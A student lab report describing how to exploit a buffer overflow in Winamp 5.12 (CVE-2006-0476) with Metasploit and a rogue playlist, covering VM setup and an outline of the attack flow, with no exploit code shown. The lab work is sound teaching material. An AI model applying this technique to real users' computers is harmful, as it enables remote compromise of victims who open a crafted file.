[LAB 2]

[Buffer overflow in Nullsoft Winamp 5.2]

Eddy Fung
eddy.fung@gmail.com | SID 100.297.328

Introduction:

There are two objectives to this lab; first we will exploit a vulnerability found in Nusoft Winamp 5.12 a popular MP3 player for Windows. Second we will explain the importance of keeping your software up to date.

The vulnerability found in Nusoft Winamp is by exploiting the buffer overflow statement in the program by sending a filename greater then what it has reserved in memory. A great way of exploiting this is by using a playlist that will randomly load a set of predefined filename with varying lengths which will cause a buffer overflow. This will allow attackers to inject malicious code to gain access to the victim's computer.

In order to carry out this attack the victim must voluntarily download a rouge playlist in order for someone to fall victim to this attach as defined by the National Vulnerability Database "network exploitable - Victim must voluntarily interact with attack mechanism" [1] Therefore in this lab our "victim" will download the rogue playlist from a website we created.

More information on this exploit can be found here:
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-0476

This lab report will cover the following items:


1. The lab environment where we exploit the attack
2. Demonstrate the attack by demonstrating it through various screenshots
3. Clean up strategies
4. Analyze our results
5. Explain the concept of buffer overflow vulnerabilities

The lab environment

We setup the environment using two virtual machine running the following OS:

- Attacker
  - Kali version 2016.1
  - Metasploit v4.12.11 -dev
- Victims
  - Windows XP
  - Winamp 5.12 (x86)

on a MacBook Pro. The network connections are bridged between each VM through the MAC Book Pro where it's physically connected a Router. Please refer to the network topology below:




The Setup



Virtual Machines


Before starting the LAB we downloaded the latest version of kali from (https://www.kali.org/downloads/) and a copy of Windows XP with no license attached from the Microsoft Developer Network. We setup the virtual environment using VMware fusion on a MACBook Pro. The following is a step by step guide to setting up the virtual environment:

Procedure for setting up the VM



Steps	Procedure
1.	Launch VMware fusion and click on Add
2.	1. Click on **Install from disc or image**. Considering we downloaded the .iso files for our lab


	 2. The next screen **Create a New Virtual Machine** by clicking on **Use another disc or disc image**. 3. Next Locate where you downloaded the .iso file  4. click on > **Next**
3.	**1.** Continue through the prompts and choose the correct OS you are installing. For example, if you are installing **Windows** choose **Microsoft Windows >> Windows XP Professional.** If you are installing Kali choose **Linux >> Other Linux 3.x Kernel 64-bit**


	 **2.**On the **Finish page** validate the **Virtual Machine Setting** to ensure it's correct then click **Finish** **3.** When it prompts you to save; save your virtual machine somewhere on your computer. 4. Follow the installation Wizard of your OS 5. Once you have completed your installation repeat these steps for the next OS environment.

Setting up Metasploit


The next step is to setup Metasploit on Kali inorder for us to carry out the exploit. Metasploit is another PEN testing tool that contains a vast collection of PEN testing tool to aid with our attack.


Step	Procedure
1.	1. Open a browser **Application >> Web Browswer** 2. Navigate to the following URL: https://www.rapid7.com/products/metasploit/download.jsp 3. Download the **Metasploit Community** copy which is free

	 4. Remember where you save the file. In our setup we saved it under **/root/Downloads**
2.	1. The next step we will install Metasploit. 2. Open a terminal session in Kali **Application >> Terminal Emulator** 3. Navigate to where you stored your download; in our case it's **/root/Downloads.** So we would type the following command: **cd /root/Dowbloads** 4. Execute the .run file by executing the following command: **./metasploit-latest-linux-x64-installer.run**




5. A setup prompt will appear in the x-gui; answer each questions and complete the installation process.




	 6. Once the setup wizard is completed you are ready to use Metasploit. In the next step we will walk you through setting up the victims computer.

Setting up the victim's environment

Steps	Procedure
1.	1. On the Windows VM perform the following task 2. Open a browser by going to **Start >> Internet** 3. At the address bar navigate to the following URL: http://www.filehippo.com/download_winamp/613/


	 4. Download the winamp file and navigate to the **Download Folder** 5. Install Winamp file by clicking on the file name **winamp512_full** 
2.	1. Follow the setup Wizard for Winamp 2. Once you have completed the installation Winamp will load and you'll see the following



3. Now we have finished installing Winamp on the victim's computer. In the next step we will carry out the attack using Metasploit


Demonstrating the attack:


To demonstrate the attack, we must refer to the following call flow to understand how the attack is carried out:



1. A user unknowingly downloads a playlist file *.pls from an unsuspected site
2. The playlist file *.pls is then sent to the victims computer
3. The victim will load the .pls into Winamp
4. Once the .pls file is loaded it'll cause a buffer overload on Winamp

5. The attacker listens on a pre-defined port to see is the session is avaliable
6. Once the port is open the attack is able to gain access to the computer

